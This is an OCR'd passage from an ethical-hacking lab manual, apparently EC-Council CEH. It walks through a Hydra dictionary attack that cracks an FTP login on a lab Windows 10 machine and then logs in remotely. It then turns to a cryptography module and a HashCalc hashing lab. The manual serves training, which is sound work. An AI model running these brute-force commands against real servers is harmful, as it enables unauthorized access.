


Figure 2.1.4: Performing Nmap port scan

17. Observe that **port 21** is open in **Windows 10**.
18. Check if an FTP server is hosted on the **Windows 10** machine.

19. Type **ftp [IP Address of Windows 10]** and press **Enter**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.

Figure 2.1.5: Test for FTP server

20. Try entering random usernames and passwords in an attempt to gain FTP access.

Note: The password you enter will not be visible on the screen.

21. As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.




Figure 2.1.6: Test Log In

22. Now, to attempt to gain access to the FTP server, perform a dictionary attack using the THC Hydra tool.

TASK 1.3

Perform Dictionary Attack

23. Open a new terminal and jump to the root directory. Now, type **hydra -L /root/Wordlists/Usernames.txt -P /root/Wordlists/Passwords.txt ftp://[IP Address of Windows 10]** and press **Enter**.

Note: The IP address of **Windows 10** in this lab exercise is **10.10.10.10**. This IP address might vary in your lab environment.

Figure 2.1.7: Attacking the FTP server

24. Hydra tries various combinations of usernames and passwords (present in the **Usernames.txt** and **Passwords.txt** files) on the FTP server and outputs cracked usernames and passwords, as shown in the screenshot.

Note: This might take some time to complete.

25. On completion of the password cracking, the **cracked credentials** appear, as shown in the screenshot.




Figure 2.1.8: User credentials cracked successfully

26. Try to log in to the FTP server using one of the cracked username and password combinations. In this lab, use Martin's credentials to gain access to the server.

TASK 1.4

Access the FTP Server Remotely

27. Open a new terminal window and jump to the root directory. Now, type **ftp [IP Address of Windows 10]**, and press **Enter**.
28. Enter Martin's user credentials (**Martin** and **apple**) to check whether you can successfully log in to the server.
29. On entering the credentials, you will successfully be able to log in to the server. An ftp terminal appears, as shown in the screenshot.

Figure 2.1.9: Logging in to FTP server

30. Now you can remotely access the FTP server hosted on the **Windows 10** machine.

31. Type **mkdir Hacked** and press **Enter** to remotely create a directory named **Hacked** on the **Windows 10** virtual machine through the ftp terminal.




Figure 2.1.10: Creating a directory

32. Switch to the **Windows 10** virtual machine, log in with the credentials **Admin** and **Pa$$w0rd**, and navigate to **C:\FTP**.

33. View the directory named **Hacked**, as shown in the screenshot:




Figure 2.1.11: Viewing the created directory in Windows 10

34. You have successfully gained remote access to the **FTP server** by obtaining the appropriate credentials.

35. Switch back to the **Parrot Security** virtual machine.

36. Enter **help** to view all other commands that you can use through the FTP terminal.




Figure 2.1.12: Viewing the other FTP commands

You can also use other web server attack tools such as **Burp Suite** (https://portswigger.net), **JHijack** (https://sourceforge.net), **Hashcat** (https://hashcat.net), or **Metasploit** (https://www.metasploit.com) to perform various attacks on the target web server.

37. On completing the task, enter **quit** to exit the ftp terminal.




Figure 2.1.13: Exiting the FTP shell

38. This concludes the demonstration of how to crack FTP credentials using a dictionary attack and gain remote access to the FTP server.

39. Close all open windows on both the **Parrot Security** and **Windows 10** virtual machines.

40. Turn off the **Parrot Security** and **Windows 10** virtual machines.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Cryptography

Cryptography

Cryptography is the study and art of hiding meaningful information in an unreadable format.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With the increasing adoption of the Internet for business and personal communication, securing sensitive information such as credit-card and personal identification numbers (PINs), bank account numbers, and private messages is becoming increasingly important, and yet, more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Thus, data security is critical to online businesses and privacy of communication.

Cryptography and cryptographic ("crypto") systems help in securing data from interception and compromise during online transmissions. Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world, and is additionally used to protect confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, etc.

As an ethical hacker or penetration tester, you should suggest to your client proper encryption techniques to protect data, both in storage and during transmission. The labs in this module demonstrate the use of encryption to protect information systems in organizations.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv10 Module 20 Cryptography

Lab Objectives

The objective of the lab is to use encryption to conceal data and perform other tasks that include, but is not limited to:

- Generate hashes and checksum files
- Calculate the encrypted value of the selected file
- Use encrypting/decrypting techniques
- Perform file and data encryption
- Create self-signed certificates
- Perform email encryption
- Perform disk encryption
- Perform cryptanalysis

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 110 Minutes

Overview of Cryptography

"Cryptography" comes from the Greek words ***kryptos***, meaning "concealed, hidden, veiled, secret, or mysterious," and ***graphia***, "writing"; thus, cryptography is "the art of secret writing."

Cryptography is the practice of concealing information by converting plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme: it is the process of the conversion of data into a scrambled code that is sent across a private or public network.

There are two types of cryptography, determined by the number of keys employed for encryption and decryption:

- **Symmetric Encryption**: Symmetric encryption (secret-key, shared-key, and private-key) uses the same key for encryption as it does for decryption
- **Asymmetric Encryption**: Asymmetric encryption (public-key) uses different encryption keys for encryption and decryption; these keys are known as public and private keys

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform cryptography to protect confidential data. Recommended labs that will assist you in learning various cryptography techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Encrypt the Information using Various Cryptography Tools	√	√	√
	1.1 Calculate One-way Hashes using HashCalc	√		√
	1.2 Calculate MD5 Hashes using MD5 Calculator		√	√
	1.3 Calculate MD5 Hashes using HashMyFiles		√	√
	1.4 Perform File and Text Message Encryption using CryptoForge	√		√

	1.5 Perform File Encryption using Advanced Encryption Package		√	
	1.6 Encrypt and Decrypt Data using BCTextEncoder		√	√
2	Create a Self-Signed Certificate	√		√
	2.1 Create and Use Self-signed Certificates	√		√
3	Perform Email Encryption		√	√
	3.1 Perform Email Encryption using Rmail		√	√
4	Perform Disk Encryption	√	√	√
	4.1 Perform Disk Encryption using VeraCrypt	√		√
	4.2 Perform Disk Encryption using BitLocker Drive Encryption		√	√
	4.3 Perform Disk Encryption using Rohos Disk Encryption		√	√
5	Perform Cryptanalysis using Various Cryptanalysis Tools		√	√
	5.1 Perform Cryptanalysis using CrypTool		√	√
	5.2 Perform Cryptanalysis using AlphaPeeler		√	√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Lab 1

Encrypt the Information using Various Cryptography Tools

Cryptography is used to encrypt sensitive data to protect it from unauthorized access by any party other than the person for whom it is intended.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

As a professional ethical hacker and penetration tester, you should use various cryptography techniques or tools to protect confidential data against unauthorized access. Cryptography protects confidential data such as email messages, chat sessions, web transactions, personal data, corporate data, e-commerce applications, and many other kinds of communication. Encrypted messages can at times be decrypted by cryptanalysis (code breaking), although modern encryption techniques are virtually unbreakable.

The labs in this exercise demonstrate how you can use various cryptography tools to encrypt important information in the system.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

Lab Objectives

- Calculate one-way hashes using HashCalc
- Calculate MD5 hashes using MD5 Calculator
- Calculate MD5 hashes using HashMyFiles
- Perform file and text message encryption using CryptoForge
- Perform file encryption using advanced encryption package
- Encrypt and decrypt data using BCTextEncoder

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection

Lab Duration

Time: 35 Minutes

Overview of Cryptography Tools

System administrators use cryptography tools to encrypt system data within their network to prevent attackers from modifying the data or misusing it in other ways. Cryptography tools can also be used to calculate or decrypt hash functions available in MD4, MD5, SHA-1, SHA-256, etc.

Cryptography tools are used to convert the information present in plain text (readable format) into cipher text (unreadable format) using a key or encryption scheme. The converted data are in the form of a scrambled code that is encrypted and sent across a private or public network.

Lab Tasks

TASK 1

Calculate One-way Hashes using HashCalc

Here, we will use the HashCalc tool to calculate one-way hashes.

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1

Install & Launch HashCalc Tool

2. Navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashCalc** and double click **setup.exe**.

Note: If the **User Account Control** pop-up appears, click **Yes**.

3. **Setup - HashCalc** window appears, click **Next**.

Hash functions calculate a unique fixed-size bit string representation, called a message digest, of any arbitrary block of information. Message digest (One-way Hash) functions distill the information contained in a file (small or large) into a single fixed-length number, typically between 128 and 256 bits. If any given bit of the function's input is changed, every output bit has a 50% chance of changing. Given an input file and its corresponding message digest, it should be nearly impossible to find another file with the same message digest value, as it is computationally infeasible to have two files with the same message digest value.

Figure 1.1.1: Setup - HashCalc window

4. Follow the installation wizard to install **HashCalc** using all default settings.
5. After the completion of the installation, **Completing the HashCalc Setup Wizard** appears. Uncheck the **View the README file** checkbox and click **Finish**.

HashCalc enables you to compute multiple hashes, checksums, and HMACs for files, text, and hex strings. It supports the Secure Hash Algorithm family: MD2, MD4, MD5, SHA1, SHA2 (SHA256, SHA384, SHA512), RIPEMD160, PANAMA, TIGER, CRC32, ADLER32, and the hash used in the peer-to-peer file sharing applications, eDonkey and eMule.




Figure 1.1.2: Setup: Completing HashCalc installation

6. The **HashCalc** main window appears, as shown in the screenshot.




Figure 1.1.3: HashCalc Window

7. Minimize the **HashCalc** window. Navigate to **Desktop**, right-click on the **Desktop** window, and navigate to **New** → **Text Document** to create a new text file.

Note: You can create a text file at any location of your choice.

8. A newly created text file appears; rename it to **Test.txt** and open it. Write some text in it (here, **Hello World !!**) and press **Ctrl+S** to save the file. Close the text file.




Figure 1.1.4: Test.txt file

TASK 1.2

Calculate Hash Values of a File

9. Now, switch back to the **HashCalc** window; ensure that the **File** option is selected in the **Data Format** field and click ellipsis icon (...) under the **Data** filed.




Figure 1.1.5: Open a text file

10. The **Find** window appears, navigate to the location where you saved the **Test.txt** file (here, **Desktop**) and click **Open**.

10. The **Find** window appears, navigate to the location where you saved the **Test.txt** file (here, **Desktop**) and click **Open**.




Figure 1.1.6: Find window: select Test.txt file

11. The path of the selected file (**Test.txt**) appears under the **Data** field. Ensure that the **MD5**, **SHA1**, **RIPEMD160**, and **CRC32** hash functions are selected. Click the **Calculate** button.

